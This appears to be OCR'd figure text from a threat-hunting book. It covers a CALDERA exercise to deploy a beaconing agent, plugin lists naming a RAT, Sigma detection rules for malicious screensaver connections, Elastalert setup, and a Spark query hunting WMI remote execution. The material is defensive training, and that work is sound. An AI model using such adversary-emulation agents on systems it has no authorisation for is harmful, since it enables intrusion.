
Demonstrate your ability to deploy an agent on a remote host. The agent should successfully beacon back to this server instance. This agent should be run on an operating system that is NOT the same as what is hosting the server. It is OK to use a virtual box to complete this challenge.

2020-08-22 18:30:35 ✓


3 **UNDERSTANDING TRUST**

Change the untrusted agent timer to 60 seconds.

✗




```
  GNU nano 2.9.3

host: 0.0.0.0
plugins:
- sandcat
- stockpile
- compass
- manx
- response
- gameboard
- training
- access
- atomic
- human
port: 8888
reports_dir: /tmp
requirements:
  go:
    command: go version
    type: installed_program
    version: 1.11
  python:
    attr: version

^G Get Help        ^O Write Out
^X Exit            ^R Read File
```




app.contact.websocket	0.0.0.0:7012	a fact to use in a command	update

Plugins


sandcat	2.7.0	A custom multi-platform RAT	
atomic	2.7.0	The collection of abilities in the Red Canary Atomic test project	enable
response	2.7.0	An automated incident response plugin	
ssl	2.7.0	Run an SSL proxy in front of the server	enable
gameboard	2.7.0	Monitor a red-and-blue team operation	
human	2.7.0	Emulate human behavior on a system	
stockpile	2.7.0	A stockpile of abilities, adversaries, payloads and planners	
access	2.7.0	A toolkit containing initial access throwing modules	
compass	2.7.0	Use the compass to Navigate CALDERA	




```
title: The name of your rule
id: UUID
related: [Specifies the relation with other Sigma rules]
   - type: derived/obsoletes/merged/renamed
     Id: Related rule UUID
status: stable, test, experimental
description: What is the rule going to detect
author: Who created the rule
references: Where was the rule derived from
logsource:
   category: which category does the rule belong to, like firewall, AV, etc.
   product: which known product the source relates to
   service: which subset of a product's logs are related with the rule, like
Sysmon
   definition: description of the log source
   ...
detection:
   {search-identifier} A definition containing lists and/or maps. Escape
characters like *, ‘ using a backlash (\*, \’). To escape the backlash use
\\*
      {string-list} Strings to match in the logs linked with a logical OR
      {key: value} Dictionaries joined with a logical AND. The key
corresponds to a log field. This ‘maps’ can be chained together with a
logical OR
   ...
   timeframe: month(M), day(d), hour(h), minute(m), second(s)
   condition: condiction in which to trigger the alert, in cases where more
than one are specified, they are linked with a logical OR. Operators: |, OR,
AND, not, x of search-identifier
fields: log fields interesting for further analysis
falsepositives: any known false positives for the rule
level: the criticality of the given rule can be low, medium, high, critical
tags: example attack.t1234
...
[arbitrary custom fields]
```




```
title: malicious screensaver file
id: a37610d2-e58b-11ea-adc1-0242ac120002
status: test
description: Detects any .src file that connects itself to the internet
author: fierytermite
references: Practical Threat Hunting Exercises
logsource:
   product: windows
   service: sysmon
detection:
    # DNS event
    selection1:
        EventID: 22
        DestinationIp: ‘192.168.*’
    # Connection through specific port
    selection2:
        EventID: 3
        DestinationPort: ‘1234’
    filter:
        Image: ‘*.scr’
    condition: all of them and filter
level: medium
tags: attack.initial_access, attack.t1566, attack.g0016
```



```
pth-helk@pthhelk-virtual-machine:~/projects/sigma/tools$ ./sigmac -t elastalert -c ./config/helk.yml ../rules/windows/network_connect
ion/sysmon_screensaver_network_connection.yml
alert:
- debug
description: Detects any .src file that connects itself to the internet
filter:
- query:
    query_string:
      query: (event_id:"22" AND DestinationIP.keyword:192.168.* AND event_id:"3" AND dst_port:"1234" AND process_path.keyword:*.scr)
index: logs-endpoint-winevent-sysmon-*
name: a37610d2-e58b-11ea-adc1-0242ac120002_0
priority: 3
realert:
  minutes: 0
type: any
```




```
allow_updates: false          # Setting to disable/enable fetching updates from sigma repository, if this key is missing, sigma update$
overwrite_modified: true      # Setting to control overwriting of rules modified by user, an example
```




```
# ********* Install Elastalert ***************
&& git clone https://github.com/Yelp/elastalert.git ${ESALERT_HOME} \
&& bash -c 'mkdir -pv /etc/elastalert/rules' \
&& cd ${ESALERT_HOME} \
&& sudo pip3 install --upgrade pip \
&& sudo pip3 install --upgrade setuptools \
&& pip3 install urllib3 \
&& pip3 install -U enum34 \
&& pip3 install -r requirements.txt \
&& python3 setup.py install \
# ********* Download SIGMA ********************
&& pip3 install -U sigmatools \
&& git clone https://github.com/Cyb3rWard0g/sigma.git ${ESALERT_SIGMA_HOME}
```

Chapter 10: Importance of Documenting and Automating the Process



Hunt Tracking



TARGETED NOTEBOOKS

Windows

Execution

- Alternate PowerShell Hosts
- WMI Win32_Process Class and Create Method for Remote Execution
- Basic PowerShell Execution
- Service Creation
- Alternate PowerShell Hosts
- WMI Module Load
- PowerShell Remote Session
- PowerShell Remote Session

Persistence

- WMI Eventing
- Remote WMI
- ActiveScriptEventConsumers

Privilege Escalation

- Remote WMI
- ActiveScriptEventConsumers

Defense Evasion

- DLL Injection via CreateRemoteThread and LoadLibrary
- Extended NetNTLM Downgrade
- Enable Remote Desktop Conections
- Registry
- WDigest Downgrade
- Active Directory Replication User Backdoor

Credential Access

WMI Win32_Process Class and Create Method for Remote Execution

Metadata

collaborators	['Roberto Rodriguez @Cyb3rWard0g', 'Jose Rodriguez @Cyb3rPandaH']
creation date	2019/08/10
modification date	2020/09/20
playbook related	[]

Hypothesis

Adversaries might be leveraging WMI Win32_Process class and method Create to execute code remotely across my environment

Technical Context

Contents

- Metadata
- Hypothesis
- Technical Context
- Offensive Tradecraft
- Mordor Test Data
- Analytics
- Known Bypasses
- False Positives
- Hunter Notes
- Hunt Output
- References

Analytic I


Look for wmiprvse.exe spawning processes that are part of non-system account sessions.

Data source	Event Provider	Relationship	Event
Process	Microsoft-Windows-Security-Auditing	Process created Process	4688
Process	Microsoft-Windows-Security-Auditing	User created Process	4688


```
df = spark.sql(
'''
SELECT `@timestamp`, Hostname, SubjectUserName, TargetUserName, NewProcessName, CommandLine
FROM mordorTable
WHERE LOWER(Channel) = "security"
    AND EventID = 4688
    AND Lower(ParentProcessName) LIKE "%wmiprvse.exe"
    AND NOT TargetLogonId = "0x3e7"
'''
)
df.show(10,False)
```

```
+-----------------------+---------------------------+---------------+--------------+-------------------
|@timestamp             |Hostname                   |SubjectUserName|TargetUserName|NewProcessName
+-----------------------+---------------------------+---------------+--------------+-------------------
|2020-09-21 00:14:55.136|WORKSTATION6.theshire.local|WORKSTATION6$  |pgustavo      |C:\Windows\System32
+-----------------------+---------------------------+---------------+--------------+-------------------
```

Chapter 11: Assessing Data Quality




		EDR				Sysmon				BlueProxy			
Data Source	MAX	Completeness	Consistency	Timeless	Avg	Completeness	Consistency	Timeless	Avg	Completeness	Consistency	Timeless	Avg
Anti-virus	2.666666667	2	2	3	2.3	0	0	0	0	0	0	0	0
API monitoring	2.333333333	2	2	3	2.3	0	0	0	0	0	0	0	0
Authentication logs	2.333333333	2	2	3	2.3	0	0	0	0	0	0	0	0
Binary file metadata	2.666666667	2	2	3	2.3	0	0	0	0	0	0	0	0
BIOS	0	0	0	0	0	0	0	0	0	0	0	0	0
Data loss prevention	2.666666667	2	2	3	2.3	0	0	0	0	0	0	0	0
Digital Certificate Logs	0	0	0	0	0	0	0	0	0	0	0	0	0
DLL monitoring	2.666666667	2	2	3	2.3	1	3	3	2.3	0	0	0	0
